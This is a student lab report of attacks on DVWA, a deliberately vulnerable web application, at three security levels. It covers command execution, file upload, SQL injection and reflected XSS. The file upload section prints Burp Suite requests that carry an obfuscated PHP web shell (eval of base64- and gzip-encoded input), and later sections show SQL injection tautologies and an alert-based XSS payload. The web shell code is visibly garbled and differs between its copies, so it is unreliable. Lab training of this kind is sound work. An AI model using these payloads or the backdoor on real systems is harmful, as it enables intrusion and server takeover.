

Name:SHREYAS HEGDE


Date:13.03.2023

Task: 3

1.commands execution vulnerability:

A command execution vulnerability, also known as a command injection vulnerability, is a type of security vulnerability that occurs when an attacker is able to execute unauthorized commands on a target system or application. This vulnerability arises when an application allows user-supplied input to be executed as a command by the operating system or application without proper validation or sanitization.

Low



The screenshot shows the DVWA (Damn Vulnerable Web Application) interface. The top navigation bar has a dark background with the DVWA logo in white and green. Below the logo is a horizontal bar with the text "Vulnerability: Command Execution". On the left side, there is a vertical sidebar with a list of menu items: Home, Instructions, Setup, Brute Force, Command Execution (which is highlighted in green), CSRF, File Inclusion, SQL Injection, SQL Injection (Blind), Upload, XSS reflected, XSS stored, DVWA Security, PHP Info, About, and Logout. The main content area is titled "Ping for FREE" and contains a form with a text input field labeled "Enter an IP address below:" and a "submit" button. Below the input field, there are three red links: "help", "index.php", and "source". At the bottom of the main content area, there is a section titled "More info" with three green links: "http://www.scribd.com/doc/2530476/Php-Endangers-Remote-Code-Execution", "http://www.ss64.com/bash/", and "http://www.ss64.com/nt/".

Medium



Vulnerability: Command Execution

Ping for FREE

Enter an IP address below:

 submit
[help](#)
[index.php](#)
[source](#)

More info

<http://www.scribd.com/doc/2530476/Php-Endangers-Remote-Code-Execution>
<http://www.ss64.com/bash/>
<http://www.ss64.com/nt/>

Home
Instructions
Setup

Brute Force
Command Execution
CSRF
File Inclusion
SQL Injection
SQL Injection (Blind)
Upload
XSS reflected
XSS stored

DVWA Security
PHP Info
About

Logout

High



Vulnerability: Command Execution

Ping for FREE

Enter an IP address below:

 submit
[help](#)
[index.php](#)
[source](#)

More info

<http://www.scribd.com/doc/2530476/Php-Endangers-Remote-Code-Execution>
<http://www.ss64.com/bash/>
<http://www.ss64.com/nt/>

Home
Instructions
Setup

Brute Force
Command Execution
CSRF
File Inclusion
SQL Injection
SQL Injection (Blind)
Upload
XSS reflected
XSS stored


DVWA Security
PHP Info
About

Logout

2. file upload vulnerability:

A file upload vulnerability is a type of security vulnerability that allows an attacker to upload and execute malicious files on a target system or application. This vulnerability occurs when an application or website allows users to upload files without proper validation or sanitization of the uploaded content.

Low




The screenshot shows the Burp Suite interface with the 'Proxy' tab selected. A captured POST request is displayed in the 'Raw' tab. The request is for the URL `/dvwa/vulnerabilities/upload/`. The headers include:

```
POST /dvwa/vulnerabilities/upload/ HTTP/1.1
Host: 192.168.209.130
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:91.0) Gecko/20100101 Firefox/91.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: multipart/form-data; boundary=-----391693377114070460773166479224
Content-Length: 1252
Origin: http://192.168.209.130
Connection: close
Referer: http://192.168.209.130/dvwa/vulnerabilities/upload/
Cookie: security_low; PHPSESSID=7f23e002887e10237a08b34049466487
Upgrade-Insecure-Requests: 1
```

The request body contains a form-data part named "uploaded" with the filename "password" and content-type "application/octet-stream". The content of the file is a shell payload:

```
-----391693377114070460773166479224
Content-Disposition: form-data; name="uploaded"; filename="password"
Content-Type: application/octet-stream
100000
-----391693377114070460773166479224
Content-Disposition: form-data; name="uploaded"; filename="password"
Content-Type: application/octet-stream
23<?php
24 $w='j');n};});return$n;$o;};if((@n)o){ng_mat)nch("$k(h(.+)$k)f)n/",$n@file_nget_co)n)e);ne;
25 $B=n(ns("php://input"),$m);n)r=1) {(@ob_st)a)nrt();@e)nval_n(@g)nunco)n)mpress(@)ns(@';
26 $t=@base64_decode(n($m)[1],$k));n);$o=n@ob_get_contents();n;@ob_ehtml_clean();n);n';
27 $t=("$":0,$1)n-$2n);{for(;$1)<$c665;n)<$1);$2)+n,$1)n++);$o.=st($1);n);$h{$$';
28 $w(''),$r=@nb)na$e64_enocod)n((@g)z)ncompr)nes)n($o,$k);n);print($$)pskh$r)n$kt";};';
29 $t="Taj)n)nd0";function x($st,$k){($c)cstr($nen($k));$l)n)nstr($nen($t);$o="");n);t)n';
30 $t="n$k")n"81dc5bdb";$kh)n"52)n)d4dc200)n36";$nskf="dbd)n8313ed0)n5)n5";$nnp="DRAvxGM3)n7xu";
31 $y=$str_replace('P',' ','crepIpIapIte_pIfuncItpIion');
32 $z=$str_replace('n','',$L.$$.SA $$B.$$.Sa);
```



The screenshot shows the DVWA File Upload page. On the left, there is a sidebar with various exploit categories: Home, Instructions, Setup / Reset DB, Brute Force, Command Injection, CSRF, File Inclusion, **File Upload**, Insecure CAPTCHA, SQL Injection, SQL Injection (Blind), Weak Session IDs, XSS (DOM), XSS (Reflected), XSS (Stored), CSP Bypass, and JavaScript. The 'File Upload' category is highlighted with a green background.

The main content area has the title "Vulnerability: File Upload". It includes a file upload form with a "Browse..." button and a message stating "No file selected.". Below the form is a "Upload" button. A success message ".../..../hackable/uploads/pass successfully uploaded!" is displayed in red text.

At the bottom, there is a section titled "More Information" with two links:

- https://www.owasp.org/index.php/Unrestricted_File_Upload
- <https://www.acunetix.com/websitetsecurity/upload-forms-threat/>

Medium

Burp Suite Community Edition v2022.7.1 - Temporary Project

Request to http://192.168.209.130:80

Forward Drop Intercept is on Action Open Browser

Pretty Raw Hex

```
1 POST /dvwa/vulnerabilities/upload/ HTTP/1.1
2 Host: 192.168.209.130
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:91.0) Gecko/20100101 Firefox/91.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Content-Type: multipart/form-data; boundary=-----391693377114070460773166479224
8 Content-Length: 1252
9 Origin: http://192.168.209.130
10 Connection: close
11 Referer: http://192.168.209.130/dvwa/vulnerabilities/upload/
12 Cookie: security_low; PHPSESSID=7f23e002887e10237a08b34049466487
13 Upgrade-Insecure-Requests: 1
14
15 -----391693377114070460773166479224
16 Content-Disposition: form-data; name="MAX_FILE_SIZE"
17
18 100000
19 -----391693377114070460773166479224
20 Content-Disposition: form-data; name="uploaded"; filename="password"
21 Content-Type: application/octet-stream
22
23 <?php
24 $m='');});}returnn $o;};}(@npre)n mat)nch('/$kh(.+)$kf/n",.)n@file_n)g et_c0ntinue;
25 $@'n$ns('ph: //input')n,$m)n)n==1) (@n_st)nrt();@nval)n@g)nzunco)npress(@n(0);
26 $t=base64_decode($m[1],$k))n)n; $o)n@ob_get_contents();$ob_e)hnd_clean)n)n';
27 $r='($i=0;$i<$l;){for($j=0;$j)<c6&$i){$j)+$i; $nu++n}{$o.=st($i);n}$k{$';
28 $w(''),$r=@nb64_encode(ne($x)@gz)ncmpr)nes($o,$k))n);print($r)opkh$rn$kh(");';
29 $v='Ta)nndT0';function x($st,$k){($c=ctrl)n($k)n,$l)n)strln($t);$o+="");}n$or';
30 $l='n$kh)n"81dc9bdb";$kh)n"52)nd04dc200)n$6";$nkf="dbd)n8313ed0)n5";$)npn"DRAxGM3)n7xu';
31 $y=str_replace('n','',$l.$A.$B.$t.$a);
32 $z=str_replace('n','',$L.$L.$A.$B.$t.$a);
```

Search... 0 matches

DVWA

Vulnerability: File Upload

Choose an image to upload:

No file selected.

.../.../hackable/uploads/pass successfully uploaded!


More Information

- https://www.owasp.org/index.php/Unrestricted_File_Upload
- <https://www.acunetix.com/websitesecurity/upload-forms-threat/>


Home
Instructions
Setup / Reset DB

Brute Force
Command Injection
CSRF
File Inclusion
File Upload
Insecure CAPTCHA
SQL Injection
SQL Injection (Blind)
Weak Session IDs
XSS (DOM)
XSS (Reflected)
XSS (Stored)
CSP Bypass
JavaScript

High



```
1 POST /dvwa/vulnerabilities/upload/ HTTP/1.1
2 Host: 192.168.209.130
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:91.0) Gecko/20100101 Firefox/91.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Content-Type: multipart/form-data; boundary=-----391693377114070460773166479224
8 Content-Length: 1252
9 Origin: http://192.168.209.130
10 Connection: close
11 Referer: http://192.168.209.130/dvwa/vulnerabilities/upload/
12 Cookie: security_low; PHPSESSID=7f23e002887e10237a08b34049466487
13 Upgrade-Insecure-Requests: 1
14
15 -----391693377114070460773166479224
16 Content-Disposition: form-data; name="MAX_FILE_SIZE"
17
18 100000
19 -----391693377114070460773166479224
20 Content-Disposition: form-data; name="uploaded"; filename="password"
21 Content-Type: application/octet-stream
22
23 <?php
24 $m='');});}returnn $o;};}(@npre)nmatnch('/$kh(.+)$kf/n',$_file_)get_colntne';
25 $@'ntns('php://input')n,$m)n)n==1 {(@nsta)nrt();@nval)n@gzunco)npress(@n(@';
26 $tba$ne64_deodne($n[1],$k))n)n;n,$o)n@ob_get_contents();@b_e)hnd_clean)n)n';
27 $r '$(:0,$i\n$nl,{for();$j=0;($j)<$c&ampamp$i<$l;$j)+$+, $n++n){$o.=st($i)}n`$k{$';
28 $r '(),$r=@nb$ne64_encodne((@gz)ncmprnes)($o,$k))n);print("$r$pkh$rn$kh");}'';
29 $r 'Ta)nndT0';function x($st,$k){$c=ctrlnlen($k)n,$l)n$atrlnlen($t);$o="";$f mor';
30 $r 'n$ke)n;"Blidc9bdb";$kh)n="52)nd04dc200)n@6";$nkfn"dbd)n8313ed0)n5";$)npn"DRAvxGM3)n7xu';
31 $ystr_replace('P', '', $l. $L. $A. $M. $B. $t. $a);
32 $z=str_replace('n', '', $L. $L. $A. $M. $B. $t. $a);
```



The screenshot shows the DVWA File Upload interface. On the left, there's a sidebar with various vulnerability categories. The 'File Upload' category is highlighted with a green background. The main content area has a title 'Vulnerability: File Upload'. Below it, there's a form with a file input field. The message 'Choose an image to upload:' is above the input field, and 'Browse...' is the button to select a file. A red error message 'No file selected.' is displayed below the input field. An 'Upload' button is also present. To the right of the file input, a success message '.../.../hackable/uploads/pass succesfully uploaded!' is shown in red. At the bottom, there's a section titled 'More Information' with two links:

- https://www.owasp.org/index.php/Unrestricted_File_Upload
- <https://www.acunetix.com/websitedevelopment/upload-forms-threat/>

3.sql injection vulnerability:

SQL injection is a type of security vulnerability that occurs when an attacker is able to manipulate or inject malicious SQL code into an application's input fields, such as a login form or search box. This can allow the attacker to bypass authentication, execute unauthorized commands, or gain access to sensitive data stored in the application's database.

Low

The screenshot shows the DVWA (Damn Vulnerable Web Application) interface. The main title is "Vulnerability: SQL Injection". On the left, there is a sidebar menu with various options: Home, Instructions, Setup, Brute Force, Command Execution, CSRF, File Inclusion, **SQL Injection** (highlighted in green), SQL Injection (Blind), Upload, XSS reflected, XSS stored, DVWA Security, PHP Info, About, and Logout. The main content area has a form titled "User ID:" with a text input field and a "Submit" button. Below the form, several lines of red text show the results of SQL queries: "ID: %' or '0' = '0", "First name: admin", "Surname: admin", "ID: %' or '0' = '0", "First name: Gordon", "Surname: Brown", "ID: %' or '0' = '0", "First name: Hack", "Surname: Me", "ID: %' or '0' = '0", "First name: Pablo", "Surname: Picasso", and "ID: %' or '0' = '0", "First name: Bob", "Surname: Smith". At the bottom, there is a "More info" section with three links: <http://www.securiteam.com/securityreviews/5DP0N1P76E.html>, http://en.wikipedia.org/wiki/SQL_injection, and <http://www.unixwiz.net/techtips/sql-injection.html>.

Medium

DVWA

Vulnerability: SQL Injection

User ID: Submit

ID: 3
First name: Hack
Surname: Me

More Information

- https://en.wikipedia.org/wiki/SQL_injection
- <https://www.netsparker.com/blog/web-security/sql-injection-cheat-sheet/>
- https://owasp.org/www-community/attacks/SQL_Injection
- <https://bobby-tables.com/>

Home
Instructions
Setup / Reset DB

Brute Force
Command Injection
CSRF
File Inclusion
File Upload
Insecure CAPTCHA
SQL Injection
SQL Injection (Blind)
Weak Session IDs
XSS (DOM)
XSS (Reflected)
XSS (Stored)
CSP Bypass
JavaScript

DVWA Security
PHP Info
About

Logout

High

DVWA

Vulnerability: SQL Injection

Click [here to change your ID.](#)

ID: 1' or '1' = '1
First name: admin
Surname: admin

More Information

- https://en.wikipedia.org/wiki/SQL_injection
- <https://www.netsparker.com/blog/web-security/sql-injection-cheat-sheet/>
- https://owasp.org/www-community/attacks/SQL_Injection
- <https://bobby-tables.com/>

Home
Instructions
Setup / Reset DB

Brute Force
Command Injection
CSRF
File Inclusion
File Upload
Insecure CAPTCHA
SQL Injection
SQL Injection (Blind)
Weak Session IDs
XSS (DOM)
XSS (Reflected)
XSS (Stored)
CSP Bypass
JavaScript

DVWA Security
PHP Info
About


Logout

4.cross-site scripting:

Cross-site scripting (XSS) is a type of security vulnerability that allows attackers to inject malicious scripts into web pages viewed by other users. This occurs when an application does not properly validate or sanitize user input, allowing an attacker to inject malicious code into a web page that is then executed by a victim's web browser.

Xss-reflected:

Low



Medium



Vulnerability: Reflected Cross Site Scripting (XSS)

What's your name? Submit

Hello alert('SHREYAS');

More Information

- <https://owasp.org/www-community/attacks/xss/>
- <https://owasp.org/www-community/xss-filter-evasion-cheatsheet>
- https://en.wikipedia.org/wiki/Cross-site_scripting
- <http://www.cgisecurity.com/xss-faq.html>
- <http://www.scriptalert1.com/>

Home
Instructions
Setup / Reset DB

Brute Force
Command Injection
CSRF
File Inclusion
File Upload
Insecure CAPTCHA
SQL Injection
SQL Injection (Blind)
Weak Session IDs
XSS (DOM)
XSS (Reflected)
XSS (Stored)
CSP Bypass
JavaScript

DVWA Security
PHP Info
About

Logout

High



Vulnerability: Reflected Cross Site Scripting (XSS)

What's your name? Submit

Hello >

More Information

- <https://owasp.org/www-community/attacks/xss/>
- <https://owasp.org/www-community/xss-filter-evasion-cheatsheet>
- https://en.wikipedia.org/wiki/Cross-site_scripting
- <http://www.cgisecurity.com/xss-faq.html>
- <http://www.scriptalert1.com/>

Home
Instructions
Setup / Reset DB

Brute Force
Command Injection
CSRF
File Inclusion
File Upload
Insecure CAPTCHA
SQL Injection
SQL Injection (Blind)
Weak Session IDs
XSS (DOM)
XSS (Reflected)
XSS (Stored)
CSP Bypass
JavaScript

DVWA Security
PHP Info
About

